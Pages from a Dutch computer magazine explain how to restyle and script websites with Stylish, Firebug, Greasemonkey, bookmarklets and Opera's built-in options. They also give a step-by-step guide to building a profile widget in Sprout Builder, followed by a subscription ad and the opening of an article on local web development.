
```
.verloopBeurs {
  display: none !important;
}
```

enzovoort.



Firebug helpt bij het analyseren en testen van eigen user-stylesheets. De add-on toont de HTML-broncode en de CSS van het website-element waar je de muis bovenhoudt.

Met een paar kleine aanpassingen kun je de voorpagina van nu.nl naar je eigen smaak inrichten.



Dit principe zou je natuurlijk ook kunnen gebruiken om banners en Google-Ads van webpagina's af te halen. Als je met Firebug kunt achterhalen in welke container ze staan, zou je ze onzichtbaar kunnen maken.

Als je op nu.nl regelmatig het laatste nieuws leest, dan is het handig als je kunt zien welke berichten je al gelezen hebt. Helaas wordt dat op nu.nl niet standaard aangegeven. Gelukkig kun je dit gewoon in de CSS-stijl veranderen. Na wat neuzen in Firebug kom je uit bij de gebruikelijke stijl `visited` voor bezochte links. Vervolgens voeg je daar de eigenschap `color` aan toe, gevolgd door de betreffende (lieftst opvallende) kleur:

```

a:visited {
    color:red !important;
}

```

Door de stijl in Stylish op te slaan heb je voortaan een duidelijk overzicht van de bezochte

nieuwsberichten, die nu felrood gekleurd zijn. De breedte van de nieuwskolom op de voorpagina is met CSS niet aan te passen, omdat de totale breedte in de HTML-code vastgezet is op 614 pixels. Dat is in dit geval niet zo erg, omdat de nieuwsitems toch korte titels hebben. Maar als je een nieuwsitem geselecteerd hebt, blijft de tekstkolom net zo smal. In dit geval is de pagina wel anders van opbouw, en kun je met Firebug achterhalen dat de middenkolom `verloopContent` heet. In de HTML-code wordt wel een breedte van 364 pixels aangegeven, maar die is via CSS te overrulen:

```

.verloopContent {
    width: 600px !important;
}

```

Hieruit is in ieder geval duidelijk dat HTML en CSS tegenstrijdige aanwijzingen kunnen bevatten. Als de lay-out dan op verschillende plekken wordt bepaald, kun je er niet zeker

van zijn dat iedere browser de website hetzelfde weergeeft. Als de scheiding tussen (X) HTML en CSS dan ook niet structureel is, zul je met Stylish niet alle aanpassingen kunnen doen die je wellicht zou willen.

De zojuist gepresenteerde voorbeelden laten natuurlijk maar een klein deel zien van wat er met CSS allemaal mogelijk is. Maar ook als je niet te diep in de broncode wilt snuffelen blijft Stylish leuk. Zo kun je op `userstyles.org` zoeken naar kant-en-klare CSS-bestanden die bij de betreffende website passen. Bovendien vind je daar algemeen gangbare stijlen voor specifieke websites, bijvoorbeeld om de zoekresultaten van Firefox duidelijker weer te laten geven. Ook kun je de stijlen van Firefox zelf veranderen, want Firefox gebruikt zelf ook CSS. Na de gratis registratie kun je je creatieve uitspattingen met de rest van de wereld delen door ze naar de site te uploaden.

Accessoires en uitbouw

Met CSS kun je dus veel doen, maar helaas komt er een moment dat je iets wilt veranderen wat gewoonweg niet kan. Dat is met name als je elementen wilt toevoegen. In dat geval heb je meer aan JavaScript, dat bij het ombouwen van een website praktisch onbegrensde mogelijkheden biedt. De Firefox-add-on Greasemonkey past gebruikersgedefinieerde scripts op websites toe. Ook Opera kent dit trucje, zoals te lezen is in onderstaand kader.

Net zoals bij `user-stylesheets` zijn er voor scripts meerdere online bronnen, zoals `user-scripts.org`. Daar kun je lekker grasduinen tussen modificaties voor bekende websites. Zo vind je daar een verbeterde userinterface voor Google en een andere zoekoptie voor Amazon, die zoekresultaten wat handiger presenteert.

Om deze hebbingetjes te krijgen activeer je Greasemonkey en installeer je de scripts simpelweg vanaf de website. De uitbreiding werkt alleen met bestanden die op `.user.js` eindigen. Het is wel oppassen geblazen bij scripts uit onbekende bronnen: in tegenstelling tot `user-stylesheets` kan een boosaardig script aanzienlijke schade aan je computer berokkenen.

Via het menupunt 'Nieuwe User Script' kun je met Greasemonkey je eigen script schrijven. In het bijbehorende venster vul je de naam, het domein en een beschrijving naar keuze in. Bij het tekstvak 'Includes' is dan meteen de op dat moment geopende URL ingevuld.

Nadat je op 'OK' hebt geklikt, vraagt het aapje de eerste keer naar het pad naar een lokaal geïnstalleerde editor. Greasemonkey heeft zelf namelijk geen editor. Als je het pad opgeeft naar `C:\Windows\notepad.exe` kun je in het vervolg het Kladblok daarvoor gebruiken. In het Kladblok-venster verschijnen dan de ingevulde gegevens in de header:

```

// ==UserScript==
// @name           Google testscript
// @namespace       google.nl
// @description     ff testen
// @include         http://www.google.nl/
// ==/UserScript==

```

User-CSS in Internet Explorer, Safari en Firefox

Al sinds versie 5.5 ondersteunt Internet Explorer `user-CSS`. Onder 'Extra / Internet-opties / Algemeen / Toegankelijkheid / Opmaakmodel van de gebruiker' kun je een `CSS`-bestand aanwijzen dat voor alle websites geldt. Individuele aanpassingen voor specifieke sites zijn helaas niet mogelijk.

Het feit dat deze optie te vinden is bij de dialoog voor 'Toegankelijkheid' geeft al aan dat het hier met name om een betere leesbaarheid gaat. Bij Safari gaat dit op een vergelijkbare manier; daar geef je het `user-CSS`-bestand bij de geavanceerde instellingen op.

Internet Explorer heeft een extra `CSS`-eigenschap die vooral zin heeft bij `user-stylesheets`: met `zoom` kun je websites schalen zonder dat de lay-out er door uit z'n voegen wordt gerukt, bijvoorbeeld met `body {zoom: 150%;}`. Alle

zichtbare elementen erven deze eigenschap van `body` en worden met een factor 1,5 opgeblazen. Aangezien `zoom` alleen in IE-`user-stylesheets` voorkomt, heb je de `!important`-declaratie niet eens nodig.

Firefox kan `user-stylesheets` ook zonder plug-ins gebruiken, maar dat is wel een lastig klusje. Die `stylesheets` moeten in het bestand `userContent.css` in de chrome-map van het profiel staan (onder `Windows: %APPDATA%\Mozilla\Firefox\Profiles\Profielnaam\chrome`). De browser heeft daar al een sjabloon voor staan. In `userContent.css` kun je net als bij Stylish de werking van de opdrachten met `@-moz-document` inperken. Het bestand `userChrome.css`, dat in dezelfde map te vinden is, modificeert het uiterlijk van de browser. Als je daar iets in verandert, moet je wel eerst Firefox herstarten om het resultaat te bewonderen.

Interessant zijn vooral de tegenpolen @include en @exclude. Met @include <http://www.google.nl/> kun je een script bijvoorbeeld binnen het hele domein uitvoeren. In de Greasemonkey-dialog 'Beheer User Scripts' kun je de header ook achteraf bewerken, zonder de brontekst te openen.

Als oefening om mee te beginnen kun je bijvoorbeeld de naam van de eerste link op de Google-hoofdpagina vervangen. In dit geval is dat de link 'Afbeeldingen'. Onder de header voeg je dan deze code toe:

```
document.getElementsByTagName('A')[0].firstChild.
nodeValue='Plaatjes zoeken';
```

Zodra je het script hebt opgeslagen en de pagina ververs, wordt de verandering zichtbaar. Zo kun je bijvoorbeeld je favoriete links een wat opvallendere naam geven en ze helemaal naar je eigen smaak aanpassen.

Bij de softlink staat een script dat je voor nu.nl kunt gebruiken en wat voor een deel hetzelfde doet als boven beschreven met CSS: het verwijdert de foto's van de voorpagina. Daarbij blijven wel de rubrieksnamen zichtbaar, dus dat houdt het wat overzichtelijker.

Met een muisklik

Als je dit user-JavaScript niet bij elk website-bezoek nodig hebt, dan is een bookmarklet waarschijnlijk een betere oplossing. In dat geval gaat het om een script dat je via de adresregel van de browser uitvoert. Dat script kun je als een gewone bladwijzer opslaan, maar het kan veranderingen aanbrengen aan de op dat moment geopende website.

Om dat te laten werken zul je alle spaties en tabs in het script moeten verwijderen of coderen (een spatie wordt bijvoorbeeld %20) en moet je javascript: voor de code zetten. Daarbij moet je ervoor zorgen dat de bookmarklet geen waarde teruglevert, omdat de browser de website dan gaat herladen. Dat doe je met de operator void. Het bovenstaande script ziet er als bookmarklet dan zo uit:

```
javascript:void(document.getElementsByTagName('A')[0].
firstChild.nodeValue='Plaatjes%20zoeken');
```

Bookmarklets worden ook door browsers ondersteund die standaard geen user-JavaScript bieden.

Je zult je wel in JavaScript moeten verdiepen om met Greasemonkey zinvolle scripts en bookmarklets te maken. Maar ook als je niet van programmeren houdt kun je eigen scripts in elkaar zetten, maar dan heb je wel de Firefox-addon Platypus nodig, een soort visuele interface voor Greasemonkey.

Met alleen wat knoppen in de werkbalk, wat klikken in het document en een aantal dialoog-elementen kun je met Platypus verbluffende resultaten bereiken. Zo kun je afzonderlijke elementen verbergen of juist geïsoleerd laten zien, achtergrondafbeeldingen verwijderen en fontkleuren veranderen. Voor het veranderen van koppelingen of de hele broncode kun je reguliere expressies in een dialoog invoeren. Je kunt met Platypus ook stijlen aanpassen en brontekst toevoegen.

Platypus kan zelfs proberen om zelfstandig de inhoud van een website te achterhalen. Dan hoef je niet eerst met Ctrl-A de inhoud helemaal te selecteren. Bij het opslaan wordt de gebruikersinvoer omgezet in een Greasemon-

key-script. Deze fascinerende uitbreiding staat echter nog in de kinderschoenen. Nog niet alle functies werken in Firefox 3.0.

Stijlvol

Wat we tot nu toe hebben laten zien is natuurlijk maar een fractie van wat je met CSS-modding en user-scripts voor elkaar kunt krijgen. De website csszengarden.com laat zien hoe je het uiterlijk van een website een heel ander karakter kunt geven door alleen de stijl te veranderen. Er zijn ongeveer 200 stijlen om te proberen...

Iedereen die met CSS werkt weet dat er bij het veranderen van de lay-out met CSS soms rare dingen kunnen gebeuren. Ook al gebruik je alle tools die er zijn, voor CSS-modding ben je toch voor een deel afhankelijk van de oplossingen die de maker van een website heeft bedacht. En de volgende keer dat die website wordt vernieuwd, begint het spel weer van voor af aan en is al je gezwog voor niets geweest. Toch zijn er voor het aanpassen aan je eigen voorkeur meestal maar een paar kleine ingrepen nodig.

User-stylesheets en JavaScripts geven je een vrijheid die het internet voor heeft op andere media: het aan je eigen wensen aanpassen van het eindproduct. (mda/nkr)

Literatuur

- [1] Basis cursus CSS-stijlen:
<http://www.webontwikkelaar.nl/css/cursus>
- [2] Pieter-Paul Spiertz, GreaseMonkey: websites remixen, Met User JavaScript websites in de browser aanpassen, c't 1-2/2006, p. 118.

 Softlink 09WD098

Eigen stijlen en scripts in Opera

Opera is weliswaar niet met plug-ins uit te breiden, maar deze browser heeft van zichzelf al wat krachtige tools voor eigen stijlen en scripts.

Net als bij Internet Explorer en Safari kun je één stylesheet voor alle websites instellen. Deze optie vind je bij de geavanceerde voorkeuren achter het tabblad 'inhoud'.

Daarbij kent Opera in het menu 'Beeld / Stijl' twee websiteovergaven: de Auteursstand en de Gebruikersstand. Voor beide kun je instellen welke lay-outinformatie de browser moet gebruiken. Standaard laat Opera de sites in de Auteursstand zien, waarbij de bijbehorende stylesheets en (indien voorhanden) je eigen stylesheet worden toegepast. In de Gebruikersstand gebruikt de browser alleen de lokale CSS-opdrachten.

Bovendien komt Opera met een paar voorinstelde stijlen. Hiermee kun je het surfen wat makkelijker maken (bijvoorbeeld 'Toegankelijkheidslayout' of 'Hoog contrast'), bepaalde lay-outkenmerken deactiveren (zoals regelafbrekingen en CSS-floats) of structuurinformatie

zoals ID-attributen of de afmetingen van lay-outcontainers laten zien. Je kunt deze stijlen deels ook combineren.

Opera kan ook aan iedere afzonderlijke website een aparte stijl toevoegen. Dit doe je via 'Voorkeuren / tabblad Geavanceerd / Inhoud / Stijlopties'. Een daar opgegeven CSS-bestand overruled een eventueel bestaande user-stylesheet. Op dit tabblad zijn ook de script- en plug-inopties centraal te beheren. Als je de Stylish-bestanden wilt gebruiken, moet je het deel met @-moz-document verwijderen.

Opera kan behalve met stylesheets ook met scripts overweg. Je kunt echter geen apart bestand opgeven, maar wel een map met .js-bestanden. Daarbij houdt Opera rekening met de @include- en @exclude-instructies in de scriptheader, zoals je die ook van Greasemonkey kent.



Opera heeft van zichzelf al een berg kant-en-klare designs die de websitelayout kunnen verbeteren.

Opera heeft vanaf versie 9.5 net als Safari een aantal ontwikkeltools om eigen websitemodificaties te maken. Daarmee kun je de documentstructuur overzichtelijk laten weergeven, de geldende CSS-informatie tonen en de fouten in JavaScript en CSS laten zien.

ct



Moritz Sauer

Online kweekkas

Multimediale Flash-toepassingen in de browser bij elkaar klikken

Met de gratis editor Sprout Builder kunnen ook leken op programmeergebied videoclip, RSS of iCal-bestanden met online services tot mini-mashups combineren. Deze kun je vervolgens weer embedden in je eigen site of bij communitysites als Facebook of MySpace.

Of je nou een artiest bent, een handel-tje op internet hebt of het gewoon voor de lol doet, in het web 2.0-tijdperk kun je niet meer zomaar een website opzetten en dan gaan hopen dat er ooit eens iemand op de site komt. Je moet zelf actief worden op plekken waar je vrienden of potentiële klanten zitten en je daar presenteren, bijvoorbeeld met een widget. Dit zijn gebruiksvriendelijke programmaatjes die eenvoudig in allerlei soorten websites kunnen worden ingebouwd. Denk aan individualiseerbare startpagina's of sociale netwerken.

De programmaatjes halen content bij elke oproep dynamisch van het internet (bijvoorbeeld van web-2.0-platforms). Op die manier kun je nieuws of videoclips presenteren of muziek afspelen. Zulke miniprogramma's bestaan uit HTML en JavaScript of Flash. Op veel portalsites als Netvibes kunnen gebruikers afzonderlijke widgets bij elkaar klikken die samen bijvoorbeeld de inhoud van een RSS-feed weergeven.

Het programmeren van complexere widgets was lang alleen een zaak van experts. Met Sprout Builder (<http://sproutbuilder.com>) kan iedereen tegenwoordig in een intuïtief te bedienen online editor allerlei soorten applicaties (zogenaamde 'sprouts', Engels voor 'kiem') bij elkaar klikken. In dit artikel leggen we uit hoe een persoonlijk profiel-widget is opgebouwd en hoe je die vervolgens in communitysites of je eigen website integreert.

Tuingereedschap

Sprout Builder is de laatste tijd volop in ontwikkeling. Tot voor kort hoefde je je niet eens te registreren om de software uit te proberen, maar dat moet nu wel. Per e-mail krijg je vervolgens een verificatiecode toegestuurd die je nodig hebt om een sprout op te slaan of te publiceren. De widget kan 30 dagen gratis uitgetest worden, maar dan krijg je aan de onderkant wel een balkje te zien met het Sprout-logo. Daarnaast zijn er vier verschillen-

de commerciële pakketten: Individual, Designer, Professional en Agency. De prijzen lopen uiteen van 19 tot 299 dollar per maand. De Pro-versie is ook voor 2999 dollar op jaarbasis te krijgen.

Sprout Builder is geoptimaliseerd voor browsers nieuwer dan Internet Explorer 7.0, Firefox 2 en Safari 3. Daarnaast moet je ervoor zorgen dat op de computer Adobe's Flash-plugin geïnstalleerd is. Widgets die je met Sprout Builder hebt gemaakt, zijn feitelijk Flash-toepassingen die op een server van Sprout draaien. De beheerder levert met de toepassing een URL en een HTML-ontwerp mee, waarmee je het op andere sites kunt embedden.

Om ervoor te zorgen dat de voorbeeld-widget in dit artikel in de lay-out van de (internationaal) belangrijkste communitysites – Facebook en MySpace – kan komen te staan, houden we een maximale kolombreedte van 388 pixels aan. De widget past dan ook in de meeste blogdesigns. Vrienden en bloggers kunnen de widget dan probleemloos in hun

websites integreren. Om te beginnen klik je op het tabblad Pricing & Sign Up. Sprout biedt 17 voorbeeldlay-outs als templates aan. Ons project begint geheel bij nul, want we kiezen voor het sjabloon Blank Slate. Geef het sjabloon een naam en stel het formaat in op 388 x 388 pixels.

Net als bij Photoshop of andere beeldbewerkingsprogramma's is Sprout Builder onder te verdelen in een vijftal categorieën: mediabeheer, gereedschap, workspace, objecteigenschappen en de pagina-indeling. Rechts bovenin zie je onder meer de tabbladen Projects en Assets met daarin het projectbeheer en de mediabibliotheek. De feitelijke werkplek waar je uiteindelijk de widget bouwt, staat in het midden.

Het paneel Tools links op de pagina geeft een overzicht van al het gereedschap, waarmee je een widget kunt bouwen. Met het venster Components integreer je mediabestanden, externe online services en multimediale elementen. Welke functie een bepaald component heeft, verklaart de Engelstalige tooltip die verschijnt als je de muisaanwijzer erop houdt.


Zowel de Tools als de Components hebben veel parameters als kleur, formaat, positie, links of effecten die je als Sprout-ontwikkelaar kunt bewerken onder de Properties (rechts in het beeld). De History houdt alle stappen bij die je hebt ondernomen om je widget te bouwen. Je kunt ook stappen ongedaan maken. De opbouw van een widget wordt door de pagina-indeling onder in het scherm weergegeven. Je kunt er nieuwe pagina's mee aanmaken, pagina's mee verwijderen, een andere naam geven of ze klonen door op Copy te drukken.

Onze voorbeeld-widget moet nieuws, een biografie, een fotogallery, een videoclip, een contactformulier, een agenda en een routebeschrijving bevatten. De zeven pagina's voeg je toe door op New te klikken en geef je een naam door een keer op de titel te klikken (bijvoorbeeld *Nieuws*, *Biografie*, *Agenda*, *Foto's*, *Video*, *Contact* en *Route*).

Site-DNA

Naast de normale pagina's, de Pages, beheert Sprout Builder ook zogenaamde Master Pages. Dit zijn sjablonen voor de voor- en achtergrond die Sprout toevoegt aan elke page; voor afzonderlijke pages kunnen de templates ook worden gedeactiveerd door onder de Properties van de betreffende page een vinkje te zetten bij *Omit master foreground* of *Omit master background*.

De Background Master Page geeft alle pages hetzelfde grafische kader, bijvoorbeeld een foto. De afbeelding moet je wel eerst naar het mediabeheer uploaden en mag maximaal 1 MB groot zijn. Met BMP-afbeeldingen kan Sprout niet overweg. Foto's kun je daarom het best van tevoren met een bewerkingsprogramma op maat snijden of in een ander formaat opslaan. Als de afbeeldingen groter zijn dan het formaat dat je bij Preview hebt ingesteld, schaaft Sprout Builder ze automa-



De bedieningsinterface van Sprout Builder doet denken aan die van Photoshop e.d. Vanuit de Components (links) kun je kant-en-klare elementen voor veel services naar de widget slepen. Met de Properties (rechts) pas je ieder afzonderlijke component aan.

tisch. Dat kan wel ten koste gaan van de weergavekwaliteit. Alles wat in het zwarte kader staat, zal uiteindelijk na publicatie worden weergegeven.

Klik op Assets om de mediabibliotheek te openen en upload de foto's die je nodig hebt. Daarna kun je de gewenste afbeeldingen met de muis vanuit de Asset naar de Master Page slepen. Via het venster rechts (Properties) of met het snelmenu positioneer, vergroot of draai je de foto tot die past.

De gebruiker van de widget moet naar de afzonderlijke pages kunnen gaan met behulp van knoppen bovenin de widget. In plaats van de navigatie op elke page afzonderlijk in te bouwen, gaat dat sneller via de Foreground Master Page. Om de knoppen van de menuopties bovenin elke pagina te krijgen, gebruik je de component Button die je vindt onder Components/General. Als je een knop hebt ontworpen en gepositioneerd, koppel je hem vervolgens via het submenu Links & Tracking (onder de Properties) aan de betreffende page. In ons voorbeeld gebruiken we alleen interne pagina's, maar je kunt ook koppelingen maken naar een externe website.

Je spaart veel werk uit door eerst een knop compleet te maken en die vervolgens via het snelmenu (rechter muistoets) te kopiëren. Je hoeft de gekopieerde knop dan alleen nog een andere naam te geven, te positioneren en aan de goede page te koppelen. Als je elementen in Sprout Builder tot op de pixel nauwkeurig wilt verplaatsen, gebruik je het best de pijltoetsen. Houd de Shift-toets daarbij ingedrukt en je kunt elementen met de pijltoetsen in stappen van 10 verplaatsen.

Content planten

Als de basislay-out en de navigatie af zijn, kun je de widget van alle informatie gaan voorzien. De nieuwspagina geef je het makkelijkst informatie uit een RSS-feed mee, bijvoorbeeld van nu.nl of uit een persoonlijk blog. Ook veel sociale netwerken stellen via een profiel een RSS-feed beschikbaar.

Met twee klikken bouw je een RSS-ticker in je widget. Eerst voeg je de component van de RSS-ticker toe via het pictogram News Feed (te vinden onder de rubriek Components/General). Daarna klik je in het bijbehorende Properties-venster op 'Enter a URL', dat je bij Feed URL in het tekstveld ziet staan. Plak hier de link naar de RSS-feed. Sprout Builder werkt de component direct bij en geeft de feed in de workspace weer. Vervolgens wil je de component nog versieren met een leuk kleurtje en positioneren. Met het schuifbalkje bij Opacity (dekking) leg je vast in welke mate de achtergrond door het nieuws heen komt. Als dit bijvoorbeeld 50 procent is, krijg je een chique melkglaas effect dat de onderliggende foto erdoor heen laat schemeren.

De Biografie-pagina in onze voorbeeld-widget bevat een tekst en een aparte foto om het een beetje te laten onderscheiden van de andere pagina's. De foto voeg je net als bij de Background Master Page toe via Assets. Als je de dekking dan op 100 procent laat, komt de foto over de achtergrondafbeelding heen te staan. Je kunt de tekst vervolgens gewoon op de foto plaatsen. Sprout Builder kan momenteel alleen tekens van een Amerikaans toetsenbord herkennen en zodoende geen trema's of accenten weergeven. Voor de zekerheid kun je de toetsenbordindeling dus beter

op 'EN (Verenigde Staten)' zetten, zodat niet ineens heel andere letters op het scherm verschijnen.

Een langere tekst kun je het best eerst in een tekstverwerkingsprogramma typen om hem vervolgens via het klembord naar een tekstveld te kopiëren. Om ervoor te zorgen dat de tekst vanwege de achtergrond goed leesbaar wordt, maak je met de rechthoek onder Tools een vlak dat je achter de tekst positioneert. Lagen plaats je hierbij met het gereedschap 'Move to front' of 'Move to back' (naast elkaar direct onder het sloticoontje). Onder Tools vind je nog veel ander gereedschap om pagina's vorm te geven. Daarnaast vind je via de softlink nog diverse tutorials over de mogelijkheden van Sprout.

Stek

Met behulp van de agendacomponent kun je ook eenvoudig dynamische agenda's maken. De agendagegevens haalt de component uit een link naar een iCal-bestand. Veel programma's en diensten zoals Mozilla Thunderbird, Lotus Notes, Apples iCal, Microsoft Outlook of Google Agenda ondersteunen dit formaat.

De ideale leverancier voor de widget is Google, omdat Sprout dan altijd bij een bijgewerkt agendabestand kan. Je moet dan wel een gratis Google-account hebben. Om data uit Google Agenda te exporteren, moet de betreffende agenda wel openbaar zijn. De agenda die je wilt exporteren, is via het tabblad *Agenda's* onder de Agenda-instellingen te delen. Vervolgens geeft Google de URL naar het iCal-bestand weer.

De agenda voeg je op min of meer dezelfde wijze toe als RSS-feeds; de component die je nu nodig hebt, is de Calendar. Plak de iCal-link in het invoerveld iCalendar-URL dat je in het bijbehorende Properties-venster vindt. Sprout presenteert de agendafunctie standaard een beetje saai, maar je kunt de lay-out ook opfleuren. Zo kun je met Today de huidige dag een andere kleur geven zodat die wat meer opvalt. Onder Text is hetzelfde te doen met de afspraken. De parameter Disabled geeft dagen aan waarop je niets gepland hebt.

Google Documenten, een andere service van de zoekgigant, is met de component Google Forms hetgene wat je nodig hebt om formulieren in te voegen voor bijvoorbeeld enquêtes of – zoals in ons voorbeeld – om contact op te nemen. Een contactformulier maak je door in Documenten een nieuw formulier te maken en in het tekstveld 'Titel van de vraag' iets te schrijven als "Schrijf uw bericht in het tekstveld". Als type vraag voor het veld selecteer je in het drop-downmenu 'Tekstalinea', vervolgens klik je eronder op de button 'Gereed' en daarna op 'Opslaan' rechtsboven. De link naar het formulier staat hierna in het blauw onderin het venster en hoeft je alleen nog maar te kopiëren naar de widget.

Een fotogallery maakt de widget nog wat persoonlijker. Zo zijn foto's van de vakantie altijd leuk om te tonen. De betreffende component die je dan nodig hebt, staat onder Media en is de Slideshow.



De voltooide widget draait op de servers van Sprout. Je kunt het bij veel web-2.0-diensten embedden door op een knop te drukken of met behulp van een paar regels HTML die Sprout aangeeft.

Om foto's aan de diavoorstelling toe te voegen gebruik je geüploade foto's uit de mediabibliotheek of verwijst je via een URL naar foto's die online staan. Foto's van communitysites als Flickr en Picasa integreert Sprout Builder via directe links naar de bestanden. Met het navigatiepaneel kunnen bezoekers zelf het tempo van de slideshow bepalen. Ook kun je vooruit en terugbladeren. Met het submenu Show Controls onder de Properties kun je ook overgangseffecten instellen en de tijd hoelang de foto's moeten worden weergegeven.

Vol in bloei

Videoclips kun je ook in de widgets van Sprout inbouwen. Momenteel ondersteunt Sprout SWF- en FLV-bestanden en directe links naar videoclips op YouTube of seesmic.com. Als je video's van laatstgenoemde site haalt, heeft Sprout ook een eigen component beschikbaar, de Seesmic Video. Deze staat onder Components/Service en niet Media waar je het eerder zou verwachten. Voor alle andere bronnen kun je de component Video gebruiken. Als je video's wilt toevoegen die redelijk lang zijn (en daardoor vaak ook groter), voeg je ze het best toe via een externe link. De bestanden mogelijk namelijk hooguit 18 MB zijn.

Op dit moment is alleen kaartmateriaal van Yahoo! Maps beschikbaar. De betreffende component vind je onder het submenu Services. Klik je op Yahoo! Maps, dan wordt een kaart ingevoegd, waarbij je in de Properties alleen nog het adres hoeft in te typen. Als je buiten Amerika woont, is de lokalisatie niet altijd even makkelijk. Yahoo! Maps begrijpt straatnamen niet altijd en kan de kaart dan niet laden. Het adres voeg je bijvoorbeeld als volgt in: *annastraat <huisnr.>, nijmegen, nederland*.

Als laatste verfijn je de lay-out van de kaart. Zet je in het Properties-venster een vinkje voor Allow Panning en Zoom Tool, dan kunnen de gebruikers van de widget de kaart ook

verschuiven, vergroten of verkleinen. Met de Satellite Tool zet je de kaart om naar de satellietweergave, maar dat werkt niet altijd. Om het hele zaakje uiteindelijk te publiceren, druk je bovenin op Publish. Eerst wordt de boel automatisch nog een keer opgeslagen. Daarna krijgt elke sprout een eigen URL, zodat je het op andere websites kunt inbouwen. Je kunt de link kopiëren en publiceren op een communitysite of per e-mail versturen. Helaas voor veel Nederlanders is Hyves niet opgenomen in de te kiezen mogelijkheden.

Om te achterhalen of en hoe je widgets worden gebruikt, biedt Sprout Builder de functie Reports. Sprout Builder geeft uitvoerige analyses, maar loopt tegelijk nog een beetje instabiel. Desondanks zien de statistieken er spannend uit, want elke keer als je op een element met een link klikt, wordt het meegeteld. Om te meten hoeveel keer op een element wordt geklikt, moet je onder de Properties bij het koppelen niet alleen een link intypen, maar via het uitklapmenu Track ook de tracking activeren. De tracking dient bijvoorbeeld als teller voor downloads die je binnen de widget aanbiedt. Als je een beetje een gevoel hebt gekregen met Sprout, kun je heel wat van je creativiteit aanspreken. Zo kun je bijvoorbeeld een digitaal portret met MP3-stream, videoclip, fotogallery en een contactformulier opzetten of een widget voor non-profitorganisaties compleet met een functie voor PayPal beschikbaar maken. In plaats van RSS-feeds zomaar over te nemen, kan het handig zijn de gegevens van meerdere bronnen te mengen met services als Yahoo! Pipes. Ook zijn met behulp van de Google Mashup-Editor complexe mashups te maken. Soms is het ook genoeg om een feed te filteren op een bepaald sleutelwoord. Met FilterMyRSS is zo'n filter in een handomdraai gemaakt. Via de softlink vind je links naar nog meer RSS-tools. (mvdm)

**BIJ EEN IJZERSTERKE
KIJK OP IT...**

**... HOORT NATUURLIJK
EEN IJZERSTERKE
AANBIEDING**

€10

**ONTVANG 3 NUMMERS *ct*
VOOR SLECHTS 10 EURO!***

Surf snel naar:

www.ct.nl

Deze aanbieding voor 3 nummers is geldig tot 31 december 2009

(Lees de voorwaarden)

*Als ik het magazine niet meer wil ontvangen, meld ik dat schriftelijk uiterlijk 6 weken voor verzending van het laatste nummer. Indien ik niets doe, wordt mijn abonnement automatisch met een jaar verlengd. (10 nummers voor 51 euro)



Axel Kossel, Ingo Schäfer, Daniel Koch

Heet geserveerd

Websites lokaal ontwikkelen en op internet zetten

Niet iedereen vindt het een prettig idee om met een contentmanagementsysteem, blog of wiki op de server van z'n webhoster aan de slag te gaan. Daarom hebben wij een webontwikkelomgeving samengesteld waarmee je verschillende systemen op je Windows-pc kunt uitproberen. Dit artikel beschrijft waar je op moet letten en helpt bij het overzetten van de resultaten naar een publieke server.

De voordelen van een contentmanagementsysteem (CMS) zijn meestal overduidelijk, toch worden veel websites nog met de hand bijgehouden. Als je eenmaal besluit om je oude manier van werken vaarwel te zeggen, is de vraag meestal welk type systeem voor jouw website het best geschikt is. Ga je voor een wiki of toch een full-blown cms? En een cms met forum of kies je voor beide taken specialisten op hun gebied en ontwikkel je de integratiemodule zelf? Het kan ook zijn dat je nog geen website hebt en gewoon eens wilt proberen wat een blog, wiki of forum nou precies inhoudt en wat er allemaal bij het beheer komt kijken. In beide gevallen is het slim om de ontwikkelomgeving eerst eens in je lokale netwerk uit te proberen voordat je direct op het web aan de slag gaat. Vaak zit je er namelijk voor jaren aan vast. Voor al deze gevallen is de c't-webontwikkelomgeving precies wat je moet hebben.

